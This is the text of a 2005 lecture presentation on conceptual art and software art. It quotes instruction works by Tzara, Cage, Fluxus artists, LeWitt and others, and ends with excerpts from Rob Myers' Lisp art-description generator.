

Conceptual Art and Software Art: Notations, Algorithms and Codes

***Literature and Current:
Code Interface Concept
Literaturhaus Stuttgart, 11/11/2005
Thomas Dreher
<http://dreher.netzliteratur.net>***

Concepts:

- verbal instructions
- Instructions with algorithmic disposition
- machine-readable notations (with algorithms in programming languages)

Tristan Tzara: Dadaist Poem, 1920

To make a Dadaist poem:

Take a newspaper.

Take a pair of scissors.

Choose an article as long as you are planning to make your poem. Cut out the article.

Then cut out each of the words that make up this article and put them in a bag.


Shake it gently.

Then take out the scraps one after the other in the order in which they left the bag.

Copy conscientiously.

The poem will be like you.

And here you are a writer, infinitely original and endowed with a sensibility that is charming though beyond the understanding of the vulgar.



The screenshot shows a web browser window with the title "Poème dadaïste". The page content includes the following text:

Tristan Tzara, 1920
[Tristan Tzara, *Dada manifeste sur l'amour faible et l'amour amer*, VIII, dans: *Oeuvres complètes*, vol.1, Paris, 1975, p.382]

Pour faire un poème dadaïste

Prenez un journal.
Prenez les ciseaux.
Choisissez dans le journal un article ayant la longueur que vous comptez donner à votre poème.
Découpez l'article.
Découpez ensuite avec soin chacun de mots qui forment cet article et mettez-les dans un sac.
Agitez doucement.
Sortez ensuite chaque coupère l'une après l'autre.
Copiez consciencieusement dans l'ordre où elles ont quitté le sac.
Le poème vous ressemblera.
Et vous voilà un écrivain infiniment original et d'une sensibilité charmante, encore qu'incomprise du vulgaire.

Choisissez votre texte

Un journal
Le Monde Diplomatique


Une page de Web que vous préférez
http://

Votre texte


Florian Cramer, Perl CGI
Adaption, URL: http://userpage.fu-berlin.de/~cantsin/permutations/tzara/poeme_dadaïste.cgi

Man Ray: Object To Be Destroyed, 1932

- Cut out the eye from a photograph of one who has been loved but is not seen anymore. Attach the eye to the pendulum of a metronome and regulate the weight to suit the tempo desired. Keep going to the limit of endurance. With a hammer well-aimed, try to destroy the whole with a single blow.



Ink on paper, 1932
25,4 x 15,2 cm,
backside: verbal instruction



replica with the title
“Indestructible Object“,
1958, photo: Lee Miller’s
eye

Print: This Quarter, Vol.5/
No.1, September 1932, p.55.

The verbal instruction
appears in print below the
illustration of the drawing

John Cage: Fontana Mix, 1958

40 TRANSPARENT SHEETS WITH POINTS, 10 DRAWINGS HAVING SIX DIFFERENTIATED CURVED LINES, A GRAPH (HAVING 100 UNITS HORIZONTALLY, 20 VERTICALLY) AND A STRAIGHT LINE, THE TWO LAST ON TRANSPARENT MATERIAL.


PLACE A SHEET WITH POINTS OVER A DRAWING WITH CURVES (IN ANY POSITION). OVER THESE PLACE THE GRAPH. USE THE STRAIGHT LINE TO CONNECT A POINT WITHIN THE GRAPH WITH ONE OUTSIDE.

MEASUREMENTS HORIZONTALLY ON THE TOP AND BOTTOM LINES OF THE GRAPH WITH RESPECT TO THE STRAIGHT LINE GIVE A 'TIME BRACKET' (TIME WITHIN WHICH THE EVENT MAY TAKE PLACE) (GRAPH UNITS = ANY TIME UNITS).

MEASUREMENTS VERTICALLY ON THE GRAPH WITH RESPECT TO THE INTERSECTIONS OF THE CURVED LINE AND THE STRAIGHT LINE MAY SPECIFY ACTIONS TO BE MADE. THUS, IN THE CASE OF FONTANA MIX TAPE MUSIC, THE THICKEST CURVED LINE MAY GIVE SOUND SOURCE(S) WHERE THE LATTER HAVE BEEN CATEGORIZED AND RELATED QUANTITATIVELY TO 20. (IN THIS CASE, THE 2 POINTS CONNECTED BY THE STRAIGHT LINE MUST PERMIT THE LATTER TO INTERSECT THE THICKEST CURVED LINE.) INTERSECTIONS OF THE OTHER LINES MAY SPECIFY MACHINES (AMONG THOSE AVAILABLE) FOR THE ALTERATION OF ORIGINAL MATERIAL. AMPLITUDE, FREQUENCY, OVERTONE STRUCTURE, PITCH CHANGES, LOOPS AND SPECIFIC DURATIONS INTRODUCED.

MEASUREMENTS MADE MAY PROVIDE ONE OF A NUMBER OF PARTS TO BE PERFORMED ALONE OR TOGETHER. IN MAKING TAPE MUSIC, AVAILABLE TRACKS MAY BE LESS IN NUMBER THAN THE TIME BRACKETS GIVEN BY MEASUREMENTS. FRAGMENTATION IS THEN INDICATED.

THE USE OF THIS MATERIAL IS NOT LIMITED TO TAPE MUSIC BUT MAY BE USED FREELY FOR INSTRUMENTAL, VOCAL AND THEATRICAL PURPOSES. THUS, AFTER A PROGRAM OF ACTION HAS BEEN MADE FROM IT, IT MAY BE USED TO SPECIFY A PROGRAM FOR THE PERFORMANCE OF THE OTHERWISE UNCHANGING MATERIAL. WHERE POSSIBLE TECHNICALLY THIS CAN BE NOT ONLY SIMPLE CHANGES OF TIME (STARTING, STOPPING) BUT ALSO ALTERATIONS OF FREQUENCY, AMPLITUDE USE OF FILTERS AND DISTRIBUTION OF THE SOUND IN SPACE.



rotate lines

rotate dots

Source: Aspen No.5-6, 1967. URL:

<http://www.ubu.com/aspen/aspen5and6/fontana.html>

George Brecht: Word Event, 1961

WORD EVENT

● EXIT

G.Brecht
Spring, 1961

Event card, source: George Brecht:
Water Yam, box with event cards,
Fluxus Edition, since 1963

La Monte Young: Composition 1960 #3

Announce to the audience when
the piece will begin and end if
there is a limit on duration. It
may be of any duration.

Then announce that everyone
may do whatever he wishes
for the duration of the
composition.

5.14.60

Source: Jackson Mac Low/La Monte Young: An
Anthology. New York 1963, unpaginated.

Tony Conrad: Concept Art, 1961

Sum. 1961

to perform this piece

do not perform it.

this piece is its name.

This is the piece that

is any piece.

Watch smoke.

Source: George Maciunas: Diagram of
Historical Development of Fluxus and
Other...Art Forms (incomplete), offset, 2
sheets of paper, 1973

Conceptual Performance

4 aspects:

- The written planning liberated from conventions of art media and notations.
- The highlighting of the relation planning - realization prompted the problematization of the execution as a realization of actions or objects.
- The relation notation - operation of observing is demonstrated on the one hand parallel to possible realizations as actions or objects and on the other hand as a substitute of these realizations: Notations can be realizable in no other way than as operations of observing.
- Texts of and as works instruct to operations of observing and describe with it procedures of thinking.

Joseph Kosuth: The Seventh Investigation, 1968-71



Victor Burgin: All Criteria, 1970

- | | |
|--|--|
| <p>1
ALL CRITERIA BY WHICH YOU MIGHT DECIDE THAT ANY SERIES OF BODILY ACTS, DIRECTLY KNOWN TO YOU AT ANY MOMENT PREVIOUS TO THE PRESENT MOMENT, CONSTITUTES A DISCRETE EVENT</p> <p>2
ALL CRITERIA BY WHICH YOU MIGHT ASSESS THE SIMILARITY OF ANY ONE EVENT TO ANY OTHER EVENT</p> <p>3
ANY SERIES OF SIMILAR EVENTS DIRECTLY KNOWN TO YOU PREVIOUSLY TO THE PRESENT MOMENT</p> <p>4
ANY OBJECT WITHIN 3 WHICH YOU KNOW TO BE THE SAME INDIVIDUAL THROUGHOUT 3 AND TOWARDS WHICH ANY BODILY ACTS WERE DIRECTED</p> <p>5
ALL CRITERIA BY WHICH YOU MIGHT ASCRIBE INDIVIDUALITY TO THINGS OTHER THAN OBJECTS</p> <p>6
ALL INDIVIDUALS WITHIN 3 OTHER THAN OBJECTS</p> | <p>7
A HYPOTHETICAL EVENT IN SERIES WITH 3 OCCURRING LATER THAN THE PRESENT MOMENT</p> <p>8
AN OBJECT WITHIN 7 WHICH IS THE SAME INDIVIDUAL AS 4</p> <p>9
ALL HYPOTHETICAL INDIVIDUALS WITHIN 7 OTHER THAN OBJECTS</p> <p>10
ALL INDIVIDUALS WHICH ARE BOTH MEMBERS OF 9 AND OF 6</p> <p>11
ANY OBJECT DIRECTLY KNOWN TO YOU AT THE PRESENT MOMENT TOWARDS WHICH ANY BODILY ACT IS DIRECTED</p> <p>12
ALL INDIVIDUALS DIRECTLY KNOWN TO YOU AT THE PRESENT MOMENT OTHER THAN OBJECTS</p> <p>13
THE SUBSTITUTION OF 11 FOR 8 AND FOR 4</p> <p>14
THE SUBSTITUTION OF 12 FOR 9 AND FOR 6</p> |
|--|--|

(Art as Idea as Idea), Context B: Public-General, Chinatown, New York 1969.
Photo: Shunk-Kender, New York

Print on 2 sheets of paper, each 30 x 21 cm,
Tate Gallery, London

Art & Language_{NY}: Blurting in A & L, 1973


- & Certainty 89; Cognitivity 91; Heuristic 136, 147, 148, 153; Learning 207; Logical 220; Model 242; Opportunist Art & Language 251; Philosophy 264; Pragmatics 272; Proceeding 293; Semantics 317; Specialization 325; Theory 346; Translation 364;
- 222 MAPPING What is the distinction between a 'map' and a 'relationship'?
- Mapping 227, 228, 229, 231; Projection systems 297; Rule 316;
- & Mapping 225, 230, 233; Mapping analogy 234; Projection systems 296;
- 223 MAPPING If the range of both mapping functions are equivalent, then the two functions are equivalent.
- Mapping 224; Projection systems 296;
- & Information retrieval systems 183; Mapping 226, 231;
- 224 MAPPING A mapping procedure involves a domain and a range. The mapping of one projection set onto another involves decisions about the compatibility of the respective functions.
- Mapping 223, 226, 229; Projection systems 296; Translation 356, 365;
- & Context 106; Formalization 133; Language 199; Mapping 225, 227; Mapping analogy 234; Theory comparison 350; Translation 354;
- 225 MAPPING Though a map cannot be deduced from the territory this, of course, does not prevent the map from being used to get around in the territory. You have to stick to the projection system, however, without imagining that you now 'understand' the territory. Is this a form of translation?
- Mapping 227, 228, 229, 230, 231; Mapping analogy 234; Projection systems 296, 297, 298;
- & Language 199;
- 226 MAPPING Taking two systems or languages (on the one hand) and a map of these (on the other hand): we can ask from within the Zande system of beliefs 'Are there witches?' and receive the answer 'Yes'. The same question asked within the framework of modern science merits the answer 'No'. You can't map these two systems from a singular framework of supposed 'truth' and 'rationality' because each is answerable to its own 'form of life'.
- Anthropology 22; Beliefs 68; Language 195, 199; Lebenswelt 217; Mapping 223, 224; Translation 355, 356, 361, 362;
- & Language games 204; Mapping 231, 233; Pragmatics 279; Theory comparison 350, 352; Translation 354, 357, 358, 363, 365;
- 227 MAPPING A map doesn't stand in a deductive relationship to the territory mapped. It depends on the projection system and the requirements of the cartographer/ user. Thus a multiplicity of maps of the same territory are possible: one projection doesn't rule out another.
- Mapping 225, 229; Projection systems 296, 297, 298;
- & Projection systems 299;
- 228 MAPPING The significance between a map and what is being mapped might be shown through the example of a road map. This map isn't the only kind of map of a region; there are other, more detailed maps, maps of different sorts, etc. One map doesn't 'replace' the other: there is the possibility of a multiplicity of projection systems being utilized. The conclusion is that the relation between a map and the territory being mapped is not a deductive one.
- Mapping 225, 229, 231; Mapping analogy 234; Projection systems 296, 297, 298;
- & Alternatives 1; Mapping 232;
- 229 MAPPING The relationship between a map and a territory is a projective one.
- Mapping 225, 227, 228, 230; Mapping analogy 234; Projection systems 296, 297;
- & Information retrieval systems 182;
- 230 MAPPING It is apparent that the map and the territory being mapped do not exist in a simple deductive relationship.
- Mapping 225, 227, 228, 229, 231; Mapping analogy 234; Projection systems 296;
- & Language 199; Mapping 233;
- 231 MAPPING Mapping, in its broadest sense, provides us with a set-theoretic basis for establishing correlations.
- Mapping 222, 233; Mapping analogy 234;
- & Mapping 223, 228, 229; Projection systems 296;
- 232 MAPPING Can we talk profitably of mapping when we are not even sure that a territory exists? Or, like an architect, it might be a question of mapping first or predetermining your territory.
- Mapping 229; Projection systems 298;
- & Context 106; Mapping 225, 227, 228; Model 242;
- 233 MAPPING Mapping is a useful analogy; in the sense that Bohr's model of the atom qua solar system was a useful analogy.
- Mapping 229, 231; Mapping analogy 234; Metaphor 238; Model 242; Rule 319;
- & Heuristic 136; Translation 354;
- 234 MAPPING ANALOGY Pairing up symbols in a legend with corresponding symbols on a map and then relating these to objects in your environment is a form of translation.
- Mapping 225, 226, 228, 229, 230, 231, 233; Model 242; Projection systems 296; Translation 358;
- & Language 195; Mapping 224; Projection systems 299; Thesaurus 353;
- 235 MEANING Meaning in the annotations (in particular) is specialized only with respect to a semantic field. That is, meaning is dependent on a field.
- Intersubjectivity 187; Pragmatics 276, 279; Semantic field 321, 322; Understanding 371; Work 396;
- & Ambiguity 10; Conversation 109; Conversational matrix 112; Formalization 134; Lexicographer 219; Translation 357; Work 399;
- 236 MEANING The meaning of a sentence is context-dependent in relation to a set of contexts. To say that meaning is context-dependent is to imply a different context-set to the one in which it might be ambiguous.
- Ambiguity 4, 7, 10, 11; Context 99, 102, 103; Language 194, 198; Semantics 317; Speaker-hearer context 324;
- & Ambiguity 5; Conversational matrix 114; Pragmatics 276; Trans-

Conceptual Performance

5 aspects:

- The written planning liberated from conventions of art media and notations.
- The highlighting of the relation planning - realization prompted the problematization of the execution as a realization of actions or objects.
- The relation notation - operation of observing is demonstrated on the one hand parallel to possible realizations as actions or objects and on the other hand as a substitute of these realizations: Notations can be realizable in no other way than as operations of observing.
- Texts of and as works instruct to operations of observing and describe with it procedures of thinking.
- As “meta-art“ the text of a work thematizes the problems of a non-normative self definition of art.

Mel Bochner: 36 Photographs and 12 Diagrams, 1966



36 gelatin silver photographs and 12 pen-and-ink drawings mounted on board; each panel 8 x 8 inches

Sol LeWitt: Serial Project # 1, 1966

The sets of nine are placed in four groups. Each
The sets of nine are placed in four group com-prises

variations on open or closed forms.

closed inside
closed outside

D	C
A	B

open inside
open outside

open outside
closed outside

closed inside
open outside



D			C		
1	2	3	3	2	1
4	5	6	6	5	4
7	8	9	9	8	7
7	8	9	9	8	7
4	5	6	6	5	4
1	2	3	3	2	1
A			B		



Aspen no. 5 + 6, 1966. URL:
<http://www.ubu.com/aspen/aspen5and6/serialProject.html>

Installation of part B in "Minimal Future", MoCA, Los Angeles, 2004. URL:
<http://artscenecal.com/ArtistsFiles/LewittS/LewittSFile/LewittSPics/SLeWitt3.html>

Sol LeWitt: Drawing Series 1968 (Fours)




Drawing Series—Composite, Part I–IV, #1–24, A+B, 1969, version with “simple” and “superimposed” basic elements, 1 of 192 permutations, black pencil on walls, Dia Art Foundation, Beacon/N.Y. Source: URL: http://www.diabeacon.org/exhibs_b/lewitt/index.html

Drawing Series I, II, III, IIII, index for 24 pages, “simple” version, in: Seth Siegel/ Jack Wendler: Xerox Book. New York 1968, unpaginated (Contribution with 25 copied pages)


Drawing Series 1968 (Fours), in: Studio International, April 1969, p.189 (article with explications of the series’ rules)

LeWitt: Locations of Lines and Geometric Figures, 1973-76


1. A LINE HALF THE LENGTH OF THE AXIS BETWEEN A POINT MIDWAY BETWEEN THE CENTERPOINT OF THE WALL AND THE MID LEFT SIDE AND A POINT HALFWAY BETWEEN THE MID LEFT SIDE AND THE UPPER LEFT CORNER TO A POINT HALFWAY BETWEEN THE MID TOP SIDE AND THE UPPER RIGHT CORNER, DRAWN FROM THE MIDPOINT OF THAT AXIS TOWARD A POINT HALFWAY BETWEEN THE MID-BOTTOM SIDE AND THE LOWER RIGHT CORNER




2. A LINE DRAWN HALF THE LENGTH OF, AND PERPENDICULAR TO, THE MIDPOINT OF THE AXIS BETWEEN A POINT HALF THE DISTANCE BETWEEN THE CENTERPOINT OF THE WALL AND THE MID-LEFT SIDE AND A POINT HALFWAY BETWEEN THE MID-BOTTOM SIDE AND THE LOWER RIGHT CORNER, IN THE GENERAL DIRECTION OF THE RIGHT SIDE.



3. A LINE DRAWN FROM A POINT MIDWAY BETWEEN THE CENTERPOINT OF THE LEFT SIDE AND A POINT HALFWAY BETWEEN THE CENTERPOINT OF THE WALL AND THE MIDPOINT OF THE LEFT SIDE TO A POINT MIDWAY BETWEEN THE POINT WHERE TWO LINES WOULD CONVERGE IF THEY WERE DRAWN FROM THE CENTERPOINT OF THE WALL TO THE MIDPOINT OF THE TOP SIDE AND THE UPPER RIGHT CORNER TO A POINT HALFWAY BETWEEN THE UPPER LEFT CORNER AND THE MID-LEFT SIDE.



4. A LINE DRAWN FROM A POINT HALFWAY BETWEEN A POINT HALFWAY BETWEEN THE CENTER OF THE WALL AND THE UPPER LEFT CORNER AND THE MIDPOINT OF THE LEFT SIDE TO A POINT WHERE TWO LINES WOULD CROSS IF THEY WERE DRAWN FROM THE MIDPOINT OF THE RIGHT SIDE TO THE LOWER LEFT CORNER AND A LINE FROM A POINT HALFWAY BETWEEN THE MIDPOINT OF THE TOP SIDE AND THE UPPER RIGHT CORNER TO A POINT HALFWAY BETWEEN THE MIDPOINT OF THE RIGHT SIDE & A POINT HALFWAY BETWEEN THE MIDPOINT OF THE BOTTOM SIDE AND THE LOWER RIGHT CORNER.



SOL LEWITT, ANTWERP, NOVEMBER 13, 1973

Above: The Location of a Red Parallelogram, a Black Not-Straight Line, a Blue Triangle, a Red Straight Line, a Yellow Arc, and a Yellow Rectangle, drawing, colored ink and pencil on paper, 1/9/1976

Left: Four Wall Drawings, 11/13/1973, collection Annick and Anton Herbert, Gent

Seeing-Reading

In Conceptual Art a spectre can be differentiated from interpenetrating processes of `seeing` and `reading` to processes of reflexive reading:

- from `seeing-reading` (Bochner, LeWitt) over
- `reading` (Lawrence Weiner) to
- the thematization of reading processes in `reading-reading` (Victor Burgin, Joseph Kosuth) and
- its reflexion in `reading-reading-reading`




L. Weiner: Statement #237,
1971, installation, location:
26, rue Beaubourg, Paris

Rob Myers: The Cybernetic Art Nobody Wrote, 2003-4

the cybernetic artwork nobody wrote

back



Node: The Cybernetic Artwork Nobody Wrote, Next: [as](#), Previous: [Introduction](#), Up: [Top](#)

The Cybernetic Artwork Nobody Wrote

"Cybernetic" generates random descriptions of possible abstract images. It is based on the poetry generation programs so beloved of basic computing texts, but generates descriptions of images rather than lines of text. I think someone will probably have written such a program sometime in the 1960s, so the name refers to the conceptual artwork "The Cybernetic Artwork that Nobody Wrote" by Harold Hurrell (1969).

Running Cybernetic...

To run "Cybernetic", change to the directory `rob-art/cybernetic/` and run the file `run.lisp` there.

```
$ cd cybernetic
$ opaencl --load run.lisp
```

Sample Session

```
$ cd cybernetic
$ opaencl --load run.lisp
A large smooth pale pink outlined organic shape on a halftoned rich
cotton-coloured ground.
A tiny bright sky blue abstracted bird on a pale sea green ground.
A pair of massive halftoned pale non-repro blue outlined octagons on a
crosshatched rich platinum ground.
Many massive pale suede-coloured birds on a scumbled white ground.
A small brown horse on a pale cotton-coloured ground.
Some sunset red spiky shapes on a halftoned denia blue ground.
A large green spiky shape on a black ground.
A pair of small bright black pentagons on a pale pink ground.
A pair of rich purple outlined ships on a scumbled cyan ground.
Many massive crosshatched bright shocking pink irregular shapes on a smooth
rich leaf green ground.
```

Above: Flash version, 2003, URL:
<http://www.robmyers.org/art/cybernetic/index.html>.

Right: LISP version, 2004, GNU GPL, beginning and end of the code
in: `rob-art`, URL:

http://sourceforge.net/project/showfiles.php?group_id=108602

```
cybernetic.lisp - Quick View Plus
File Edit View Document Go Window Help

(defconstant the-random-state (make-random-state t))
.....
;; Methods
.....
(defmethod generate-description ()
  "Describe a single (set of) figure(s) on a single ground."
  (let ((plural (amount)))
    (concatenate-string plural (shape plural)
                        "on a" (ground) "ground.)))

(defmethod amount ()
